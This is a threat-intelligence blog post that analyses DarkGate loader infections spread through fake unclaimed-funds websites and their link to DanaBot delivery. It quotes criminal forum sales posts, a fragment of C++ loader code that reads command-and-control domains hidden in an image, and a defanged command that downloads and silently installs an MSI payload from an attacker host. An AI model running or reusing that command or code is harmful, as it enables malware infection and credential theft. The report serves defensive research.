From DarkGate to DanaBot

esentire.com/blog/from-darkgate-to-danabot

What We Do

eSentire MDR for Microsoft

Visibility and response across your entire Microsoft security ecosystem.

Learn More →

Resources

TRU Intelligence Center

Our Threat Response Unit (TRU) publishes security advisories, blogs, reports, industry publications and webinars based on its original research and the insights driven through proactive threat hunts.

EXPLORE RESOURCES →

Company

ABOUT ESENTIRE

eSentire is The Authority in Managed Detection and Response Services, protecting the critical data and applications of 2000+ organizations in 80+ countries from known and unknown cyber threats. Founded in 2001, the company's mission is to hunt, investigate and stop cyber threats before they become business disrupting events.

About Us →

Leadership →

Careers →

DO WORK THAT MATTERS WITH ESENTIRE

Calling all tech experts, sales enablers, operational leaders, cyber practitioners, curious minds, and passionate problem solvers interested in careers in cybersecurity! Join our high-growth cybersecurity team as you pursue your passion, enhance your skills, and create the dynamic cybersecurity career you deserve.

Explore Careers at eSentire →

Partners

PARTNER PROGRAM

LEARN MORE →

Apply to become an e3 ecosystem partner with eSentire, the Authority in Managed Detection and Response.

APPLY NOW →

Login to the Partner Portal for resources and content for current partners.

LOGIN NOW →

Get Started

Want to learn more on how to achieve Cyber Resilience?

TALK TO AN EXPERT

Adversaries don't work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.


Here's the latest from our TRU Team…

What did we find?

Since August 2023, the eSentire Threat Response Unit (TRU) has observed two cases of DarkGate infection targeting the Finance and Manufacturing industries. The stealer was delivered via drive-by downloads disguised as fake installers, such as an Advanced IP scanner, as well as fake document reports.

DarkGate, a loader written in Borland Delphi, was first announced for sale on a Russian-speaking hacking forum in early June 2023. The loader developer claimed to have been working on the project since 2017. DarkGate has an extensive list of features, including hVNC, hAnyDesk, credential stealing, crypto mining, rootkit, reverse proxy, keylogger, remote desktop, etc. The loader is priced at $1,000 for a one-day use and $15,000 for monthly usage.

For the initial access, the loader delivers in a format of LNK, VBS, and MSI, which leads to the execution of the AutoIt script.



DarkGate Loader [FUD // Bypass EDR // ADMIN & SYSTEM LPE // RedTeaming // EXE, DLL, LNK, URL, MSI, VBS]
By RastaFarEye, June 7 in [Software] - malware, exploits, bundles, crypts

RastaFarEye
Крипто-Кит
●●●●●●
Seller
87
434 posts
Joined
05/05/21 (ID: 116351)
Activity
другое / other
Deposit
0.5 ฿

Posted June 7 (edited)

DarkGate Loader v3.9.7 [Artorias Release] | Port: 2351

PendingData	#	Note	Remo..	Lang..	Com..	Activ..	IDLE	Ping	CPU	GPU	RAM	Syste..		Insta..	Antiv..	Version	Port
	0		[redacted]	English (U..	Admin @ ..	[redacted]	00:00:19	1 Minutes ago	Intel(R) X..		8191 MB	Windows ..	No	15/06/202..	Windows ..	3.9.6	2351
	1		[redacted]	English (U..	Administr..		00:17:23	1 Seconds ago	Intel(R) X..	Microsoft..	16383 MB	Windows ..	Yes	06/06/202..	Unknown	3.7.23	2351

DarkGate-Loader Stub Builder

Build Log...


Signals: 335
Recv : 250.81 KB
Sent : 682 Bytes
Init bots: 2

This is a project that I have been working on since early 2017, and have invested more than 20,000 hours into.
This is the ultimate tool for pentesters/redteamers

At the moment I don't intend to rent it to more than 10 people in order to keep this project private,
I also do not intend to rent it to people who do not understand its meaning and do not know how to use it because it is a destructive tool
That is not currently detected by any antivirus that knows how to do everything from privilege escalation and many more exploits and features that you won't find anywhere..
All our features are completely undetected because they run directly in memory without touching disk
*We have added the option of buying a package for one day so that you can check the quality of the product and get an impression
*Don't waste my time asking for discounts because the price I'm currently selling is very very cheap and the price is expected to rise in the coming months
*Read the thread carefully until the end
CURRENT PRICES
Payments only in crypto (BTC, ETH, MONERO, ETC..)
1 DAY PACKAGE -> 1,000$ (YOU CAN BUY THIS PACKAGE ONLY 1 TIME WITH EACH EXPLOIT.IN ACCOUNT)
MONTHLY - 15,000$
MAIN FEATURES ->
DOWNLOAD & EXECUTE ANY FILE DIRECTLY TO MEMORY (native,.net x86 and x64 files)
HVNC
HANYDESK
REMOTE DESKTOP
FILE MANAGER

Figure 1: Loader advertisement on exploit[.]in

The developer of DarkGate has announced a CrackMe challenge on the forum, offering a reward of $30,000 to anyone who can bypass the licensing system of the loader's builder/panel.



[30,000 USD Reward] Crack-Me Challenge: DarkGate Loader
By RastaFarEye, August 15 in [Other] - everything else

RastaFarEye
Крипто-Кит
●●●●●●
Seller
87
434 posts
Joined
05/05/21 (ID: 116351)
Activity
другое / other
Deposit
0.5 ฿

Posted August 15

Greetings users of Exploit.IN

In recent weeks DarkGate has been catching a lot of attention from multiple news sources, as well as customer interest. We hold a responsibility to ensure that the software which we rent out is durable not only once it hits the target PC, but also in the control-panel/builder itself. Once a customer purchases a license, they are presented with an EXE-based Server (Panel) from where they control their bots. It allows the customer to create unlimited builds, and receive "on-the-fly" updates for the underlying client & server.

The panel is protected from re-use via a licensing system that has been engineered in a way such that; we believe, without a valid license key, it is impossible to activate the software & generate builds of the malware. We stand by this fact so strongly that we decided to challenge the general public in proving us wrong.

For the next 100 days (16.08.2023 - 30.10.2023) we invite anybody who dares to crack the software to do so. If you succeed, you will be awarded the prize money of **30,000 USD** payable in BITCOIN.


The first person who manages to successfully create a cracked version of the DarkGate Builder/Panel will be awarded. To be eligible for the reward you must document all the steps which you took to developing the cracked version, as well as provide a demo video which illustrates the flaw which you exploited in order to create the crack.

In order to take on the challenge & receive the Server EXE, simply send me a PM on Exploit.IN

Good luck to anyone who is brave enough to take on the challenge!

Figure 2: CrackMe challenge announcement

The DarkGate loader has grown significantly in popularity, with the developer stating it reached 30 users per month. However, the developer is no longer issuing licenses to new users.



RastaFarEye
Крипто-Кит

Posted yesterday at 03:18 PM


To our surprise, the project attracted a lot of attention from the public & more than we expected. We originally only wanted to rent 10 slots, but now there is 30 slots of monthly users.

We cannot manage to support more users than this, so we are no longer accepting new licenses!

/THREAD

Figure 3: Announcement to stop providing new licenses

RastaFarEye, the mastermind behind DarkGate, is reputed to be a seasoned malware developer, according to users on hacking forums. He is also believed to be the creator of the stealer identified by Kaspersky as “GreetingGhoul”.



RastaFarEye
Крипто-Кит
Seller
87
434 posts
Joined
05/05/21 (ID: 116351)
Activity
другое / other
Deposit
0.5 ₿

Posted May 14 (edited)

Price $25K lifetime

What you get with the purchase?
Uncrypted 32-bit EXE (size 95KB) written in C++ (no dependencies)
Panel Files (NodeJS backend + ElectronJS frontend)
The software only works on Windows 8/8.1, 10, or 11
Support & Updates for additional wallets at your request

What does it do?
The purpose is to get the seed-phrase of the target hardware wallet (currently Metamask, Coinbase Wallet, Coinomi, Atomic Wallet, Exodus, Bitbox, Ledger and Trezor (Web & App) is supported). When the target opens their wallet, they will see the lure page which appears above their target wallet. The lure page follows the target wallet window whenever it is moved, resized, minimized, or closed. There is no way for the user to close the lure page, as it will always appear for them. The purpose of this is that the user will be convinced their wallet profile was wiped, and they must enter their seed-phrase to restore the status of the wallet.

After the seed-phrase is entered, it will be sent to your panel & will appear in the table of detected wallets for the target PC. After this, the lure page will never appear when the target opens their wallet again. You have the option to enable or disable the lure page appearing at any given time.

The lure page embeds itself directly into the wallet window, so the user cannot tell that the page is not a part of the wallet.

Read more about it on Kaspersky blog -> https://securelist.com/doublefinger-loader-delivering-greetingghoul-cryptocurrency-stealer/109982/

> **Цитата**
> Our analysis of the DoubleFinger loader and GreetingGhoul malware reveals a high level of sophistication and skill in crimeware development, akin to advanced persistent threats (APTs). The multi-staged, shellcode-style loader with steganographic capabilities, the use of Windows COM interfaces for stealthy execution, and the implementation of Process Doppelgänging for injection into remote processes all point to well-crafted and complex crimeware. The use of Microsoft WebView2 runtime to create counterfeit interfaces of cryptocurrency wallets further underscores the advanced techniques employed by the malware.

- Спасибо тебе серожа за мягких слов

Proof-of-Concept

```
unsigned long process_wow64 = 0, ret_len = 0;
NTSTATUS status = ZwQueryInformationProcess(
    NtCurrentProcess(), ProcessWow64Information,
    &process_wow64,
    sizeof(unsigned long), &ret_len);

wchar_t* programdata = 0;
// first check if a domain is already available within the steganographic im
get_env_string(env_string::programdata, &programdata, 0, 0);
if (programdata)
{
    wchar_t stegano_path[MAX_PATH];
    set_mem_static(stegano_path, MAX_PATH);
    wsprintfW(stegano_path, L"%s\\defi.png", programdata);
    void* stegano_handle = get_file_handle(access_flags::f_read, stegano_pat
    if (stegano_handle)
    {
        unsigned char* stegano_json_data = (unsigned char*)malloc(8192 + 1);
        set_memory(stegano_json_data, 0, 8192);

        unsigned long stegano_file_size = get_file_size(stegano_handle);
        // we only want to read the last 8192 bytes of the image, since this
        set_file_ptr(stegano_handle, stegano_file_size - 8192);

        unsigned long num_bytes_read = 8192;
        single_file_read(stegano_handle, stegano_json_data, &num_bytes_read)

        int locked = lock_file(stegano_handle);
        // lets make sure that the process cannot be started more than once
        if (!locked) ZwTerminateProcess(NtCurrentProcess(), 0);

        char* domain_list = 0;
        bool domains_exist = false;
        int num_domains = 0, valid_domain = 0, diff = 0;
```

TREZOR SECURITY

Attention! A configuration issue has occurred. Please enter your recovery phrase to resynchronize with the blockchain network

Enter your recovery phrase

File Edit View Git Project Build Debug Test Analyze Tools Extensions Window Help
Process: [12104] overlay.exe
sup.cpp
dropper.cpp
common.h
engine.cpp
registry.h
core.cpp
overlay
(Global Scope)
loader_thread(void * args)
[Ledger, Trezor, BitBox] Seed-Ph
Trezor Suite
suite.trezor.io/web/
app
2
3
4
5
6
appear
apple
approve
10
11
12
FIRM
Diagnostic Tools
Diagnostics session: 36 seconds
30s
40s
Events
Process Memory (MB)
CPU (% of all processors)
100
0
Summary Events Memory Usage CPU Usage
Show Events (0 of 0)
Memory Usage
Take Snapshot
Enable heap profiling (affects performance)
CPU Usage
Record CPU Profile
Sign in
Live Share

Figure 4: GreetingGhoul sale announcement on a hacking forum

Delivery and Technical Analysis

The initial access occurred via a drive-by download. The user was searching for unclaimed money and navigated to the malicious site via Google Ads and downloaded an automatically generated fake report as a ZIP archive that contained the malicious VBS script.





Figure 5: Infection chain within the managed EDR (CrowdStrike)



AssetFinder.org

Home Page | Blog | Our Office | FAQ

Start Your Search

Unclaimed Checks, Properties, Refunds, Payroll Checks, Stimulus Checks, and Much More may be found here.

Enter Your Firstname *

Enter Your Lastname Or Business Name:*

Choose Your State *:

□ I am human hCaptcha Privacy - Terms

Check My Information

When it comes to searching for unclaimed funds, it can be a hassle to visit multiple state websites individually. Our site eliminates that inconvenience by offering a centralized platform where you can effortlessly explore unclaimed funds from various states with just a few clicks. Utilizing our secure platform provides you with the assurance of avoiding these risks and safeguarding the privacy of your personal information.


Are you aware that the government possesses an astonishing sum of unclaimed funds, reaching an estimated $68 billion? Uncover the possibility of whether you or someone you're acquainted with may have a portion of this significant amount just waiting to be reclaimed! The most appealing aspect is

Figure 6: Malicious website serving the payload

We found three additional websites potentially serving the payloads:

- freelookup[.]org
- treasurydept[.]org
- capitalfinders[.]org

Interestingly enough, Danabot used the same payload delivery technique reported by a Threat Researcher at Proofpoint.



Tommy M (TheAnalyst)
@ffforward

[Thread]
Fun #DanabotLoader I saw today:
So you go to this website /AssetsUnclaimed.org, search for your name and get a nice little zip with your name, containing a nice little vbs with your name dropping #DanaBot DLL from *.kittencloud.top

Start Search Unclaimed Money
Please click each image containing a train
If there are None, click Skip
Verify
ed Funds Explained
0:21 / 0:51


2:35 PM · Nov 18, 2021

Figure 7: Twitter thread on the same delivery technique used by DanaBot

The VBS script leads to the execution of the following command:

```
"/c cd /d C:\Users\%USERNAME%\AppData\Local\Temp\ & copy
c:\windows\system32\curl[.]exe HnVMJmSBX[.]exe & HnVMJmSBX[.]exe -o
aDRQdO[.]msi hxxps[://]plano[.]soulcarelife[.]org/?5nzumurxizhrb3bpztdybha98e8 &
C:\Windows\System32\msiexec[.]exe /i aDRQdO[.]msi /qn"
```

The script retrieves the MSI installer from one of the attacker-controlled servers.


